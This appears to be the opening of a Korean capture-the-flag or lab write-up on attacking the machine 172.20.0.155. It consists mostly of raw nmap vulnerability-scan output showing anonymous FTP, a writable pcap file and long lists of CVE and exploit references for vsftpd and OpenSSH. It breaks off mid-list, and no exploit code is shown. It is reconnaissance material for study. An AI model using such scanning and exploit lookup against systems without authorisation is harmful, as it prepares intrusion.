

172.20.0.155 머신 해킹
먼저 피해 머신을 스캔할 것이며, 이를 위해 nmap 스캔을 수행합니다.
1.1.- 포트/취약점 스캔
Sección titulada «1.1.- Escaneo de Puertos/Vulnerabilidades»우선, 우리는 타겟 머신을 스캔할 것입니다. 따라서 nmap을 사용하여 스캔을 수행할 것입니다.
# Nmap 7.95 scan initiated Mon Oct 27 11:44:39 2025 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v -p21,22,80 -oA scans/172.20.0.155/detailed 172.20.0.155Pre-scan script results:| targets-ipv6-multicast-invalid-dst:| IP: fe80::81ec:282b:4dee:48e1 MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::2f92:3106:bfb8:593 MAC: 08:00:27:63:ed:10 IFACE: eth0| IP: fe80::274b:c22a:a34b:e4af MAC: 40:c2:ba:b6:fa:a2 IFACE: eth0| IP: fe80::c629:b0ec:94ec:7331 MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::a00:27ff:fe29:2883 MAC: 08:00:27:29:28:83 IFACE: eth0| IP: fe80::7c8d:2d7d:4e6f:dd3f MAC: 08:00:27:0c:fc:85 IFACE: eth0| IP: fe80::aecd:6677:ba2e:95db MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::e210:812b:24fd:3a87 MAC: 08:00:27:1f:b7:23 IFACE: eth0|_ Use --script-args=newtargets to add the results as targets|_multicast-profinet-discovery: 0| ipv6-multicast-mld-list:| fe80::3598:f5f4:e2a8:956:| device: eth0| mac: 54:b2:03:f5:86:66| multicast_ips:| ff02::1:ff34:f7a2 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::fb (mDNSv6)| ff02::1:ffa8:956 (NDP Solicited-node)| ff02::1:ff34:f7a2 (Solicited-Node Address)| ff02::fb (mDNSv6)| ff02::1:ffa8:956 (NDP Solicited-node)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff34:f7a2 (Solicited-Node Address)| fe80::a00:27ff:fe29:2883:| device: eth0| mac: 08:00:27:29:28:83| multicast_ips:| ff02::1:ffea:450f (Solicited-Node Address)| ff02::1:ffea:450f (Solicited-Node Address)| ff02::1:ff29:2883 (NDP Solicited-node)| ff02::1:ff29:2883 (NDP Solicited-node)| fe80::8e05:593e:9658:2463:| device: eth0| mac: 00:e0:4c:68:0f:de| multicast_ips:| ff02::fb (mDNSv6)| ff02::c (SSDP)| ff02::1:ffd6:a0f (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff58:2463 (NDP Solicited-node)| ff02::1:ffd6:a0f (Solicited-Node Address)| ff02::fb (mDNSv6)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff58:2463 (NDP Solicited-node)| ff02::1:ffd6:a0f (Solicited-Node Address)| ff02::c (SSDP)| ff02::fb (mDNSv6)| fe80::800:27ff:fe00:0:| device: eth1| mac: 0a:00:27:00:00:00| multicast_ips:| ff02::fb (mDNSv6)| ff02::fb (mDNSv6)| ff02::fb (mDNSv6)| ff02::1:ff00:0 (NDP Solicited-node)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::fb (mDNSv6)| fe80::274b:c22a:a34b:e4af:| device: eth0| mac: 40:c2:ba:b6:fa:a2| multicast_ips:| ff02::fb (mDNSv6)| ff02::1:ffa9:3c1e (Solicited-Node Address)| ff02::1:ff4b:e4af (NDP Solicited-node)| ff02::1:fffb:2546 (Solicited-Node Address)| ff02::1:ffa9:3c1e (Solicited-Node Address)| ff02::1:fffb:2546 (Solicited-Node Address)| ff02::1:ff4b:e4af (NDP Solicited-node)| ff02::fb (mDNSv6)| ff02::1:fffb:2546 (Solicited-Node Address)| ff02::1:ffa9:3c1e (Solicited-Node Address)| ff02::fb (mDNSv6)| fe80::b772:9982:b9df:3427:| device: eth0| mac: 38:7c:76:13:33:11| multicast_ips:| ff02::1:ffa8:ddb3 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ffdf:3427 (NDP Solicited-node)| ff02::fb (mDNSv6)| ff02::1:ffa8:ddb3 (Solicited-Node Address)| ff02::1:ffdf:3427 (NDP Solicited-node)| ff02::fb (mDNSv6)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ffa8:ddb3 (Solicited-Node Address)| fe80::c629:b0ec:94ec:7331:| device: eth0| mac: 08:00:27:1f:b7:23| multicast_ips:| ff02::1:ff30:39fa (Solicited-Node Address)| ff02::1:ffec:7331 (NDP Solicited-node)| ff02::1:ffd3:9e0c (Solicited-Node Address)| ff02::1:ff30:39fa (Solicited-Node Address)| ff02::1:ffd3:9e0c (Solicited-Node Address)| ff02::1:ffec:7331 (NDP Solicited-node)| ff02::1:ff30:39fa (Solicited-Node Address)| ff02::1:ffd3:9e0c (Solicited-Node Address)| ff02::1:ffec:7331 (NDP Solicited-node)| fe80::fc52:8f25:51f5:2b9:| device: eth0| mac: 7c:4d:8f:03:5c:20| multicast_ips:| ff02::1:ffe9:c769 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::fb (mDNSv6)| ff02::1:fff5:2b9 (NDP Solicited-node)| ff02::1:ffe9:c769 (Solicited-Node Address)| ff02::fb (mDNSv6)| ff02::1:fff5:2b9 (NDP Solicited-node)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ffe9:c769 (Solicited-Node Address)| fe80::2f92:3106:bfb8:593:| device: eth0| mac: 08:00:27:63:ed:10| multicast_ips:| ff02::1:ff8d:300f (Solicited-Node Address)| ff02::1:ffb8:593 (NDP Solicited-node)| ff02::1:ff8d:300f (Solicited-Node Address)| ff02::1:ffb8:593 (NDP Solicited-node)| ff02::1:ff8d:300f (Solicited-Node Address)| fe80::a70d:1ad5:86b3:f01b:| device: eth0| mac: c8:7f:54:a5:6a:d9| multicast_ips:| ff02::1:ff31:a409 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff8a:a568 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff31:a409 (Solicited-Node Address)| ff02::1:ff8a:a568 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| fe80::9d8:1a5d:6292:fd04:| device: eth0| mac: 3c:7c:3f:19:c0:49| multicast_ips:| ff02::1:ff9e:f0a5 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff92:fd04 (NDP Solicited-node)| ff02::fb (mDNSv6)| ff02::1:ff9e:f0a5 (Solicited-Node Address)| ff02::1:ff92:fd04 (NDP Solicited-node)| ff02::fb (mDNSv6)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff9e:f0a5 (Solicited-Node Address)| fe80::7c8d:2d7d:4e6f:dd3f:| device: eth0| mac: 08:00:27:0c:fc:85| multicast_ips:| ff02::1:ffdf:325d (Solicited-Node Address)| ff02::1:ffdf:325d (Solicited-Node Address)| ff02::1:ff6f:dd3f (NDP Solicited-node)| ff02::1:ff6f:dd3f (NDP Solicited-node)| fe80::81ec:282b:4dee:48e1:| device: eth0| mac: 08:00:27:d1:f8:5d| multicast_ips:| ff02::1:ffab:ed81 (Solicited-Node Address)| ff02::1:ffee:48e1 (NDP Solicited-node)| ff02::1:ffab:ed81 (Solicited-Node Address)| ff02::1:ffee:48e1 (NDP Solicited-node)| ff02::1:ffab:ed81 (Solicited-Node Address)| fe80::e210:812b:24fd:3a87:| device: eth0| mac: 08:00:27:1f:b7:23| multicast_ips:| ff02::1:ff28:9354 (Solicited-Node Address)| ff02::1:ff28:9354 (Solicited-Node Address)| ff02::1:fffd:3a87 (NDP Solicited-node)| ff02::1:fffd:3a87 (NDP Solicited-node)| fe80::efb3:1a4d:b782:4c2f:| device: eth0| mac: 40:c2:ba:b6:fa:83| multicast_ips:| ff02::fb (mDNSv6)| ff02::1:ff4e:479a (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff82:4c2f (NDP Solicited-node)| ff02::1:ff4e:479a (Solicited-Node Address)| ff02::fb (mDNSv6)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::1:ff82:4c2f (NDP Solicited-node)| ff02::1:ff4e:479a (Solicited-Node Address)| ff02::fb (mDNSv6)| fe80::5da2:9e18:a63f:b98c:| device: eth0| mac: 40:c2:ba:b6:f8:fb| multicast_ips:| ff02::1:ffe3:3100 (Solicited-Node Address)| ff02::1:ffe3:3100 (Solicited-Node Address)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::fb (mDNSv6)| ff02::1:ff3f:b98c (NDP Solicited-node)| ff02::1:3 (Link-local Multicast Name Resolution)| ff02::fb (mDNSv6)|_ ff02::1:ff3f:b98c (NDP Solicited-node)| targets-ipv6-multicast-echo:| IP: fe80::669d:99ff:feb1:27dc MAC: 64:9d:99:b1:27:dc IFACE: eth0| IP: fe80::800:27ff:fe00:0 MAC: 0a:00:27:00:00:00 IFACE: eth1| IP: fe80::fc52:8f25:51f5:2b9 MAC: 7c:4d:8f:03:5c:20 IFACE: eth0| IP: fe80::9d8:1a5d:6292:fd04 MAC: 3c:7c:3f:19:c0:49 IFACE: eth0| IP: fe80::274b:c22a:a34b:e4af MAC: 40:c2:ba:b6:fa:a2 IFACE: eth0| IP: fe80::efb3:1a4d:b782:4c2f MAC: 40:c2:ba:b6:fa:83 IFACE: eth0| IP: fe80::b772:9982:b9df:3427 MAC: 38:7c:76:13:33:11 IFACE: eth0| IP: fe80::5da2:9e18:a63f:b98c MAC: 40:c2:ba:b6:f8:fb IFACE: eth0| IP: fe80::81ec:282b:4dee:48e1 MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::2f92:3106:bfb8:593 MAC: 08:00:27:63:ed:10 IFACE: eth0| IP: fe80::8e05:593e:9658:2463 MAC: 00:e0:4c:68:0f:de IFACE: eth0| IP: fe80::3598:f5f4:e2a8:956 MAC: 54:b2:03:f5:86:66 IFACE: eth0| IP: fe80::a00:27ff:fe29:2883 MAC: 08:00:27:29:28:83 IFACE: eth0| IP: fe80::c629:b0ec:94ec:7331 MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::7c8d:2d7d:4e6f:dd3f MAC: 08:00:27:0c:fc:85 IFACE: eth0| IP: fe80::aecd:6677:ba2e:95db MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::e210:812b:24fd:3a87 MAC: 08:00:27:1f:b7:23 IFACE: eth0|_ Use --script-args=newtargets to add the results as targets|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_ targets-asn.asn is a mandatory parameter| targets-ipv6-multicast-mld:| IP: fe80::274b:c22a:a34b:e4af MAC: 40:c2:ba:b6:fa:a2 IFACE: eth0| IP: fe80::2f92:3106:bfb8:593 MAC: 08:00:27:63:ed:10 IFACE: eth0| IP: fe80::3598:f5f4:e2a8:956 MAC: 54:b2:03:f5:86:66 IFACE: eth0| IP: fe80::5da2:9e18:a63f:b98c MAC: 40:c2:ba:b6:f8:fb IFACE: eth0| IP: fe80::7c8d:2d7d:4e6f:dd3f MAC: 08:00:27:0c:fc:85 IFACE: eth0| IP: fe80::800:27ff:fe00:0 MAC: 0a:00:27:00:00:00 IFACE: eth1| IP: fe80::81ec:282b:4dee:48e1 MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::8e05:593e:9658:2463 MAC: 00:e0:4c:68:0f:de IFACE: eth0| IP: fe80::9d8:1a5d:6292:fd04 MAC: 3c:7c:3f:19:c0:49 IFACE: eth0| IP: fe80::a00:27ff:fe29:2883 MAC: 08:00:27:29:28:83 IFACE: eth0| IP: fe80::a70d:1ad5:86b3:f01b MAC: c8:7f:54:a5:6a:d9 IFACE: eth0| IP: fe80::b772:9982:b9df:3427 MAC: 38:7c:76:13:33:11 IFACE: eth0| IP: fe80::c629:b0ec:94ec:7331 MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::e210:812b:24fd:3a87 MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::efb3:1a4d:b782:4c2f MAC: 40:c2:ba:b6:fa:83 IFACE: eth0| IP: fe80::fc52:8f25:51f5:2b9 MAC: 7c:4d:8f:03:5c:20 IFACE: eth0||_ Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:| 172.18.33.157| Interface: eth0| Version: 2| Group: 224.0.0.252| Description: Link-local Multicast Name Resolution (rfc4795)| 172.18.33.199| Interface: eth0| Version: 2| Group: 224.0.0.252| Description: Link-local Multicast Name Resolution (rfc4795)|_ Use the newtargets script-arg to add the results as targets|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-ipv6-multicast-slaac:| IP: fe80::72fd:a18d:b3e2:59c9 MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::5d:9474:e634:f7a2 MAC: 54:b2:03:f5:86:66 IFACE: eth0| IP: fe80::609b:880f:131b:816a MAC: 00:e0:4c:68:07:4a IFACE: eth0| IP: fe80::f4b0:88f1:2a72:ee30 MAC: 00:e0:4c:68:07:4a IFACE: eth0| IP: fe80::800:27ff:fe00:0 MAC: 0a:00:27:00:00:00 IFACE: eth1| IP: fe80::f25c:aff6:84d3:9e0c MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::8efc:eacf:2931:a409 MAC: c8:7f:54:a5:6a:d9 IFACE: eth0| IP: fe80::3171:8d55:408a:a568 MAC: c8:7f:54:a5:6a:d9 IFACE: eth0| IP: fe80::7301:3014:aaab:ed81 MAC: 08:00:27:d1:f8:5d IFACE: eth0| IP: fe80::f23:5c6e:1828:9354 MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::a42:da2f:b9e9:c769 MAC: 7c:4d:8f:03:5c:20 IFACE: eth0| IP: fe80::5d9:f884:25df:325d MAC: 08:00:27:0c:fc:85 IFACE: eth0| IP: fe80::6bef:49fa:89a9:3c1e MAC: 40:c2:ba:b6:fa:a2 IFACE: eth0| IP: fe80::45c9:b035:33ea:450f MAC: 08:00:27:29:28:83 IFACE: eth0| IP: fe80::5f80:ca27:69e:f0a5 MAC: 3c:7c:3f:19:c0:49 IFACE: eth0| IP: fe80::2171:4918:2dfb:2546 MAC: 40:c2:ba:b6:fa:a2 IFACE: eth0| IP: fe80::f19:5f7d:53e3:3100 MAC: 40:c2:ba:b6:f8:fb IFACE: eth0| IP: fe80::1c49:f38f:f98d:300f MAC: 08:00:27:63:ed:10 IFACE: eth0| IP: fe80::6367:d5c0:3ed6:a0f MAC: 00:e0:4c:68:0f:de IFACE: eth0| IP: fe80::816c:c674:bc30:39fa MAC: 08:00:27:1f:b7:23 IFACE: eth0| IP: fe80::4317:7dcb:54a8:ddb3 MAC: 38:7c:76:13:33:11 IFACE: eth0| IP: fe80::7f8f:6ab3:ec4e:479a MAC: 40:c2:ba:b6:fa:83 IFACE: eth0| IP: fe80::a00:27ff:fe29:2883 MAC: 08:00:27:29:28:83 IFACE: eth0|_ Use --script-args=newtargets to add the results as targetsNmap scan report for 172.20.0.155Host is up, received user-set (0.0012s latency).
Bug in http-security-headers: no string output.PORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.2| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_-rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]|_banner: 220 (vsFTPd 3.0.2)| ftp-syst:| STAT:| FTP server status:| Connected to 172.18.33.188| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 600| Control connection is plain text| Data connections will be plain text| At session startup, client count was 3| vsFTPd 3.0.2 - secure, fast, stable|_End of status| vulners:| vsftpd 3.0.2:| CVE-2021-3618 7.4 https://vulners.com/cve/CVE-2021-3618|_ CVE-2015-1419 5.0 https://vulners.com/cve/CVE-2015-141922/tcp open ssh syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)| ssh2-enum-algos:| kex_algorithms: (8)| curve25519-sha256@libssh.org| ecdh-sha2-nistp256| ecdh-sha2-nistp384| ecdh-sha2-nistp521| diffie-hellman-group-exchange-sha256| diffie-hellman-group-exchange-sha1| diffie-hellman-group14-sha1| diffie-hellman-group1-sha1| server_host_key_algorithms: (4)| ssh-rsa| ssh-dss| ecdsa-sha2-nistp256| ssh-ed25519| encryption_algorithms: (16)| aes128-ctr| aes192-ctr| aes256-ctr| arcfour256| arcfour128| aes128-gcm@openssh.com| aes256-gcm@openssh.com| chacha20-poly1305@openssh.com| aes128-cbc| 3des-cbc| blowfish-cbc| cast128-cbc| aes192-cbc| aes256-cbc| arcfour| rijndael-cbc@lysator.liu.se| mac_algorithms: (19)| hmac-md5-etm@openssh.com| hmac-sha1-etm@openssh.com| umac-64-etm@openssh.com| umac-128-etm@openssh.com| hmac-sha2-256-etm@openssh.com| hmac-sha2-512-etm@openssh.com| hmac-ripemd160-etm@openssh.com| hmac-sha1-96-etm@openssh.com| hmac-md5-96-etm@openssh.com| hmac-md5| hmac-sha1| umac-64@openssh.com| umac-128@openssh.com| hmac-sha2-256| hmac-sha2-512| hmac-ripemd160| hmac-ripemd160@openssh.com| hmac-sha1-96| hmac-md5-96| compression_algorithms: (2)| none|_ zlib@openssh.com| ssh-hostkey:| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)|_ 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2| vulners:| cpe:/a:openbsd:openssh:6.6.1p1:| DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E *EXPLOIT*| PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600| BA3887BD-F579-53B1-A4A4-FF49E953E1C0 8.1 https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0 *EXPLOIT*| 4FB01B00-F993-5CAF-BD57-D7E290D10C1F 8.1 https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F *EXPLOIT*| PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*| EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*| EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778| CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515| CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012| CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325| C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*| 312165E3-7FD9-5769-BDA3-4129BE9114D6 7.8 https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6 *EXPLOIT*| 2E719186-2FED-58A8-A150-762EFBAAA523 7.8 https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523 *EXPLOIT*| 23CC97BE-7C95-513B-9E73-298C48D74432 7.8 https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432 *EXPLOIT*| 1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*| 10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*| SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*| CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708| CVE-2016-10009 7.5 https://vulners.com/cve/CVE-2016-10009| CF52FA19-B5DB-5D14-B50F-2411851976E2 7.5 https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2 *EXPLOIT*| 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*| SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*| CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617| CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010| 284B94FC-FD5D-5C47-90EA-47900DAD1D1E 7.0 https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90EA-47900DAD1D1E *EXPLOIT*| SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*| CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564| 1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*| EDB-ID:46516 6.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*| EDB-ID:46193 6.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*| CVE-2019-6110 6.8 https://vulners.com/cve/CVE-2019-6110| CVE-2019-6109 6.8 https://vulners.com/cve/CVE-2019-6109| 1337DAY-ID-32328 6.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*| 1337DAY-ID-32009 6.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*| D104D2BF-ED22-588B-A9B2-3CCC562FE8C0 6.5 https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0 *EXPLOIT*| CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385| C07ADB46-24B8-57B7-B375-9C761F4750A2 6.5 https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2 *EXPLOIT*| A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C 6.5 https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C *EXPLOIT*| 65B15AA1-2A8D-53C1-9499-69EBA3619F1C 6.5 https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C *EXPLOIT*| 5325A9D6-132B-590C-BDEF-0CB105252732 6.5 https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732 *EXPLOIT*| 530326CF-6AB3-5643-AA16-73DC8CB44742 6.5 https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742 *EXPLOIT*| EDB-ID:40858 6.4 https://vulners.com/exploitdb/EDB-ID:40858 *EXPLOIT*| EDB-ID:40119 6.4 https://vulners.com/exploitdb/EDB-ID:40119 *EXPLOIT*| EDB-ID:39569 6.4 https://vulners.com/exploitdb/EDB-ID:39569 *EXPLOIT*| CVE-2016-3115 6.4 https://vulners.com/cve/CVE-2016-3115| PACKETSTORM:181223 5.9 https://vulners.com/packetstorm/PACKETSTORM:181223 *EXPLOIT*| MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 5.9 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- *EXPLOIT*| EDB-ID:40136 5.9 https://vulners.com/exploitdb/EDB-ID:40136 *EXPLOIT*| EDB-ID:40113 5.9 https://vulners.com/exploitdb/EDB-ID:40113 *EXPLOIT*| CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795| CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145| CVE-2019-6111 5.9 https://vulners.com/cve/CVE-2019-6111| CVE-2016-6210 5.9 https://vulners.com/cve/CVE-2016-6210| CNVD-2021-25272 5.9 https://vulners.com/cnvd/CNVD-2021-25272| A02ABE85-E4E3-5852-A59D-DF288CB8160A 5.9 https://vulners.com/githubexploit/A02ABE85-E4E3-5852-A59D-DF288CB8160A *EXPLOIT*| 6D74A425-60A7-557A-B469-1DD96A2D8FF8 5.9 https://vulners.com/githubexploit/6D74A425-60A7-557A-B469-1DD96A2D8FF8 *EXPLOIT*| EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*| EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*| SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT*| PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT*| PACKETSTORM:136251 5.5 https://vulners.com/packetstorm/PACKETSTORM:136251 *EXPLOIT*| PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT*| EXPLOITPACK:F92411A645D85F05BDBD274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F *EXPLOIT*| EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 *EXPLOIT*| EXPLOITPACK:1902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT*| CVE-2016-10011 5.5 https://vulners.com/cve/CVE-2016-10011| 1337DAY-ID-25388 5.5 https://vulners.com/zdt/1337DAY-ID-25388 *EXPLOIT*| FD18B68B-C0A6-562E-A8C8-781B225F15B0 5.3 https://vulners.com/githubexploit/FD18B68B-C0A6-562E-A8C8-781B225F15B0 *EXPLOIT*| EDB-ID:45939 5.3 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*| EDB-ID:45233 5.3 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*| E9EC0911-E2E1-52A7-B2F4-D0065C6A3057 5.3 https://vulners.com/githubexploit/E9EC0911-E2E1-52A7-B2F4-D0065C6A3057 *EXPLOIT*| CVE-2018-20685 5.3 https://vulners.com/cve/CVE-2018-20685| CVE-2018-15919 5.3 https://vulners.com/cve/CVE-2018-15919| CVE-2018-15473 5.3 https://vulners.com/cve/CVE-2018-15473| CVE-2017-15906 5.3 https://vulners.com/cve/CVE-2017-15906| CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012| CNVD-2018-20962 5.3 https://vulners.com/cnvd/CNVD-2018-20962| CNVD-2018-20960 5.3 https://vulners.com/cnvd/CNVD-2018-20960| A9E6F50E-E7FC-51D0-9C93-A43461469FA2 5.3 https://vulners.com/githubexploit/A9E6F50E-E7FC-51D0-9C93-A43461469FA2 *EXPLOIT*| A801235B-9835-5BA8-B8FE-23B7FFCABD66 5.3 https://vulners.com/githubexploit/A801235B-9835-5BA8-B8FE-23B7FFCABD66 *EXPLOIT*| 8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF 5.3 https://vulners.com/gitee/8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF *EXPLOIT*| 4F2FBB06-E601-5EAD-9679-3395D24057DD 5.3 https://vulners.com/githubexploit/4F2FBB06-E601-5EAD-9679-3395D24057DD *EXPLOIT*| 486BB6BC-9C26-597F-B865-D0E904FDA984 5.3 https://vulners.com/githubexploit/486BB6BC-9C26-597F-B865-D0E904FDA984 *EXPLOIT*| 2385176A-820F-5469-AB09-C340264F2B2F 5.3 https://vulners.com/gitee/2385176A-820F-5469-AB09-C340264F2B2F *EXPLOIT*| 1337DAY-ID-31730 5.3 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*| SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*| PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*| EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*| 